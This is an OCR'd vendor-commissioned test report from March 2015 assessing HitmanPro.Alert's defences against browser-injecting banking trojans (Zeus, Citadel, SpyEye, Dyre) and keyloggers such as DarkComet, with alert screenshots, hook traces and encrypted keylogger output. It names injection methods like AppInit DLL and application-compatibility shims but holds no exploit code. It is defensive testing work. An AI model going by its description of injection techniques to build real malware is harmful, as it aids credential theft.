Real World Exploit Prevention Test

March 2015

1 Table of Contents

2 Introduction

Web browsing is an integral part of both home and corporate internet users' daily activity. The web is almost ubiquitous and people use it for communication, social life, gaming, business, shopping, education, etc. People browse the web very often with outdated software (both at home and in the enterprise) and these outdated applications have known vulnerabilities. Some of these vulnerabilities let the attackers run code on the victim's computer, without any warning on the victim side. After the victim's computer is infected, the attackers can use this malicious code to steal money from their internet banking application, steal credit card data, steal personal information, steal confidential corporate information, or even lock the computer until the victim pays a ransom.

Drive-by download exploits are one of the biggest threats and concerns in an enterprise environment because no user interaction is needed to start the malware on the victim machine. Even traditional, legitimate sites used by enterprises on a daily basis get infected by malware. Flash-based exploits are especially popular among organized criminals because it is a very popular browser plugin. Outdated Flash environments are very "popular" in enterprise environments because of the lack of central management, administrator level privileges needed to update, etc. Exploits and drive-by download attacks are commonly used in Advanced Persistent Threat (APT) attacks as well.

Home users and small to medium businesses often lack the knowledge and awareness about exploits, exploit prevention, targeted attacks and the importance of software updates. Big enterprises face the challenge of managing complex IT systems and consequently endure a high probability of becoming a target of exploit and malware-based attacks.

Antivirus systems and Internet Security Suites have had a long journey from traditional signature-based protection to that which is implemented in a modern protection system. Advanced heuristics, sandboxing, intrusion prevention systems, URL filtering, cloud-based reputation systems, Javascript analysers, memory corruption protection, etc. are now used to combat modern malware threats. In order to test an endpoint protection system, one has to test all modules of the protection employed by that system. Also, the test has to be done in a way which emulates standard user behaviour accurately. Today, the vast majority of threats are delivered via the web and this is the reason why our test focuses exclusively on web-based exploits. When a protection system cannot protect its users against malicious software (malware), the damage might be catastrophic. To cite a few examples of threats which can cause catastrophic damage, there is malware which steals confidential information, or malware which can wipe important documents or whole workstations. Attacks like these can cause huge damage to both individuals and corporate intellectual property or can block business processes for weeks. Our test incorporated a wide range of different malware types, thus emulating a real world scenario as closely as possible.

This assessment was commissioned and sponsored by SurfRight, to serve as an independent efficacy assessment of its HitmanPro.Alert 3 security software (HMPA). HMPA is a signature-less real-time solution to stop exploit attacks that abuse known and unknown weaknesses in widely used software, like web browsers, plug-ins, Java and Office applications. Also, attackers increasingly employ social engineering schemes to persuade computer users (of any age) into opening an attack website or running a malicious file, thereby infecting their own machine. Once active, (banking) malware and most remote access trojans can secretly record everything typed on the keyboard or access the webcam for extortion or spying. The new anti-espionage features in HitmanPro.Alert keep sensitive information safe by encrypting keystrokes at the operating system kernel level. And last but not least, HMPA detects crypto-ransomware based on its behaviour – which is a unique feature of the product.

The objective of this report is to provide an assessment of the ability of HMPA to prevent drive-by exploitation when HMPA is installed on an endpoint. All tests were carried out between 9th March and 27th March, 2015.

The test is split into three parts. The first part is a product review, to verify if the protection functions are working.

The second part is a product comparison. In order to put detection performance in perspective, it was tested alongside twelve competitor products. Each of the products was installed on an endpoint and tested against 40 unique exploit attacks – both in-the-wild and Metasploit.

The third part is a zero-day exploit test.

This test is quite unique based on the followings:

- Diverse set of exploit kits (12)
- Diverse set of vulnerabilities (16 different CVEs) in the product comparison
- Internet Explorer, Firefox and Chrome exploits used
- Large number of internet security suites and anti-exploit tools – 13 products
- Use of in-the-wild in-memory malware
- Test with an artificial zero-day attack
- Manual test and result analysis
- Combined in-the-wild and Metasploit test

The following hardware parameters have been dedicated to the virtual machine:

- 2 GB RAM memory
- 2 processors dedicated from AMD FX 8370E CPU
- 20 GB free space
- 1 network interface
- SSD drive

In the case of Vaccination, Artificial zero-day, and Performance tests, we used the following physical hardware:


- 4 GB RAM memory
- Intel Core i5 1.7 GHz
- 30 GB free space
- 1 network interface
- HDD drive

3 Product review

In the following sections we will review the protection capabilities of HitmanPro.Alert (HMPA). During these tests all other functions of HMPA were turned off and we were thus able to test the layered protection. We tested HitmanPro.Alert 3.0.34.167 during the product review.

3.1 Safe browsing


HMPA detects the presence of banking trojans which inject themselves into the browser. We tested against Zeus, an in-house-modified Zeus, PowerZeus, Citadel, SpyEye and Dyre samples. We also tested against two of our simulators. The first simulator uses Windows Application Compatibility to inject into the browser, while the second uses the old AppInit DLL method.



Critical browser functions have been compromised by a potentially malicious program.
DO NOT enter any personal information on websites. Online banking is unsafe until your computer has been scanned and cleaned.
Please check your computer for malware and software updates.

```
 2 0x047F6A95  (unknown)

HttpSendRequestExA
 1 0x753E7F39  C:\Windows\syswow64\WININET.dll  JMP 0x47f6b83
 2 0x047F6B83  (unknown)

HttpSendRequestExW
 1 0x752FA4A2  C:\Windows\syswow64\WININET.dll  JMP 0x47f6ae7
 2 0x047F6AE7  (unknown)

HttpSendRequestW
 1 0x75366570  C:\Windows\syswow64\WININET.dll  JMP 0x47f6a3f
 2 0x047F6A3F  (unknown)

InternetCloseHandle
 1 0x75357549  C:\Windows\syswow64\WININET.dll  JMP 0x47f6c1f
 2 0x047F6C1F  (unknown)
```

Figure 1- Zeus detected




Intruder Alert

Critical browser functions have been compromised by a potentially malicious program.
DO NOT enter any personal information on websites. Online banking is unsafe until your computer has been scanned and cleaned.
Please check your computer for malware and software updates.

```
GetMessageA
 1 0x76A67BD3  C:\Windows\SysWOW64\user32.dll   JMP 0x749c7ff0
 2 0x749C7FF0  C:\Windows\SysWOW64\hmpalert.dll

GetMessageW
 1 0x76A678E2  C:\Windows\SysWOW64\user32.dll   JMP 0x749c8050
 2 0x749C8050  C:\Windows\SysWOW64\hmpalert.dll

PeekMessageA
 1 0x76A75F74  C:\Windows\SysWOW64\user32.dll   JMP 0x749c7f10
 2 0x749C7F10  C:\Windows\SysWOW64\hmpalert.dll

PeekMessageW
 1 0x76A705BA  C:\Windows\SysWOW64\user32.dll   JMP 0x749c7f80
 2 0x749C7F80  C:\Windows\SysWOW64\hmpalert.dll

closesocket
 1 0x76F33918  C:\Windows\svswow64\WS2 32.dll   PUSH EBP
```

Figure 2 - In-house-modified Zeus detected




Internet Explorer

Internet Explorer has stopped working

Windows can check online for a solution to the problem.

Figure 3 - PowerZeus failed to load




Intruder Alert

Critical browser functions have been compromised by a potentially malicious program.
DO NOT enter any personal information on websites. Online banking is unsafe until your computer has been scanned and cleaned.
Please check your computer for malware and software updates.

```
PlaySound
 1 0x741B441D  C:\Windows\system32\WINMM.dll   PUSH DWORD 0x35fbc48
```

Figure 4 - Citadel detected




Intruder Alert

Critical browser functions have been compromised by a potentially malicious program.
DO NOT enter any personal information on websites. Online banking is unsafe until your computer has been scanned and cleaned.
Please check your computer for malware and software updates.

```
 2 0x761D8B55  C:\Windows\syswow64\WININET.dll  JMP 0xbaea4c7
 3 0x0BAEA4C7  (unknown)

HttpSendRequestA
 1 0x761F9B82  C:\Windows\syswow64\WININET.dll  JMP 0x761f9b85
 2 0x761F9B85  C:\Windows\syswow64\WININET.dll  JMP 0xbaf2a8f
 3 0x0BAF2A8F  (unknown)

HttpSendRequestW
 1 0x761E6570  C:\Windows\syswow64\WININET.dll  JMP 0x761e6573
```

Figure 5 - SpyEye detected




Attack Intercepted

'Internet Explorer 8' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   SelfProtection

Platform     6.1.7601/x64 6f_02
PID          3628
Application  C:\Program Files (x86)\Internet Explorer\iexplore.exe
Description  Internet Explorer 8

Stack Trace
#  Address  Module                   Location
-- -------- ------------------------ ----------------------------------------
1  03AE5295 (anonymous)
            83c40c                   ADD         ESP, 0xc
            e853ddffff               CALL        0x3ae2ff0
            8b4c240c                 MOV         ECX, [ESP+0xc]
            8d44240c                 LEA         EAX, [ESP+0xc]
            50                       PUSH        EAX
            51                       PUSH        ECX
            6a05                     PUSH        0x5
            57                       PUSH        EDI
            ffd3                     CALL        EBX
            5f                       POP         EDI
            c70605000000             MOV         DWORD [ESI], 0x5
            8bc6                     MOV         EAX, ESI
            5e                       POP         ESI
            5b                       POP         EBX
            8be5                     MOV         ESP, EBP
            5d                       POP         EBP

2  03AE871B (anonymous)
3  03AE8753 (anonymous)
```

Figure 6 - Dyre blocked by SelfProtection




Intruder Alert

Critical browser functions have been compromised by a potentially malicious program.
DO NOT enter any personal information on websites. Online banking is unsafe until your computer has been scanned and cleaned.
Please check your computer for malware and software updates.

```
EncryptMessage
 1 0x74EF124E  C:\Windows\SysWOW64\sspicli.dll  JMP 0x2971a94
 2 0x02971A94  C:\Program Files\Internet Explorer\InjectMe.dll

GetMessageA
 1 0x754C7BD3  C:\Windows\SysWOW64\user32.dll  JMP 0x74667ff0
 2 0x74667FF0  C:\Windows\SysWOW64\hmpalert.dll

GetMessageW
 1 0x754C78E2  C:\Windows\SysWOW64\user32.dll  JMP 0x74668050
 2 0x74668050  C:\Windows\SysWOW64\hmpalert.dll

PeekMessageA
 1 0x754D5F74  C:\Windows\SysWOW64\user32.dll  JMP 0x74667f10
 2 0x74667F10  C:\Windows\SysWOW64\hmpalert.dll

PeekMessageW
 1 0x754D05BA  C:\Windows\SysWOW64\user32.dll  JMP 0x74667f80
```

Figure 7 - Windows App Compat injection detected



Intruder Alert

Critical browser functions have been compromised by a potentially malicious program.
DO NOT enter any personal information on websites. Online banking is unsafe until your computer has been scanned and cleaned.
Please check your computer for malware and software updates.

```
EncryptMessage
 1 0x7557124E  C:\Windows\SysWOW64\sspicli.dll  JMP 0x1511a94
 2 0x01511A94  C:\test\InjectMe.dll

URLDownloadToFileW
 1 0x767A1134  C:\Windows\SysWOW64\urlmon.dll  JMP 0x74dca900
 2 0x74DCA900  C:\Windows\SysWOW64\hmpalert.dll

CreateProcessInternalW
 1 0x76EF3BBB  C:\Windows\SysWOW64\kernel32.dll  JMP 0x74dca6d0
 2 0x74DCA6D0  C:\Windows\SysWOW64\hmpalert.dll

GetMessageA
 1 0x77487BD3  C:\Windows\SysWOW64\user32.dll  JMP 0x74dd7ff0
 2 0x74DD7FF0  C:\Windows\SysWOW64\hmpalert.dll

GetMessageW
 1 0x774878E2  C:\Windows\SysWOW64\user32.dll  JMP 0x74dd8050
```

Figure 8 - Appinit DLL detected

Test results: HMPA detected (or blocked) all banking trojans and simulator hooks, which tried to inject into the browser.

3.2 Keystroke encryption

Some banking trojans and Remote Access Trojans (RAT) are capturing the keystroke events, in order to steal credit card numbers, login credentials, etc. Also, the Citadel trojan started to target password managers or password safes (e.g. KeePass). HMPA encrypts the keystroke events, thus trojans cannot see the original keystroke events, only the encrypted keystrokes. We tested DarkComet RAT and SpyEye against HMPA.




https://www.paypal.c...
PayPal, ...
Veilig online betalen of bet...
uiken, gaat u ermee akkoord dat we cookies gebruiken om uw ervaring te verbeteren.
Kopen
Verkopen
Geld overmaken
Zakelijk
myusername
Geld voor elk moment
Open een gratis rekening
Heeft u een bedrijf? Open een zakelijke rekening
Encrypting
...-5IFK3LWB

Figure 9 - Keystrokes encrypted in the protected browser


DarkComet-RAT Keylogger : [TEST-PC / test], Socket : [2136].

```
:: Downloads (1:53:17 PM)


:: New tab - Internet Explorer (1:53:25 PM)
3ezn.ub1av


:: Veilig online betalen of betaald worden - PayPal
x31g,d 8q[<-]4r p-5ifk31wb[SNAPSHOT]
```

Figure 10 - Encrypted keystrokes in DarkComet RAT





Figure 11 - Password safe application protected




```
:: KeePass (2:06:54 PM)


:: Create Composite Master Key (2:07:19 PM)
ve0o            g.h5

:: Open Database - NewDatabase.kdbx (2:07:34 PM)
1j1,k09tcsaogmw71x4tfjhq3620l1mri76[SNAPSHOT]
```

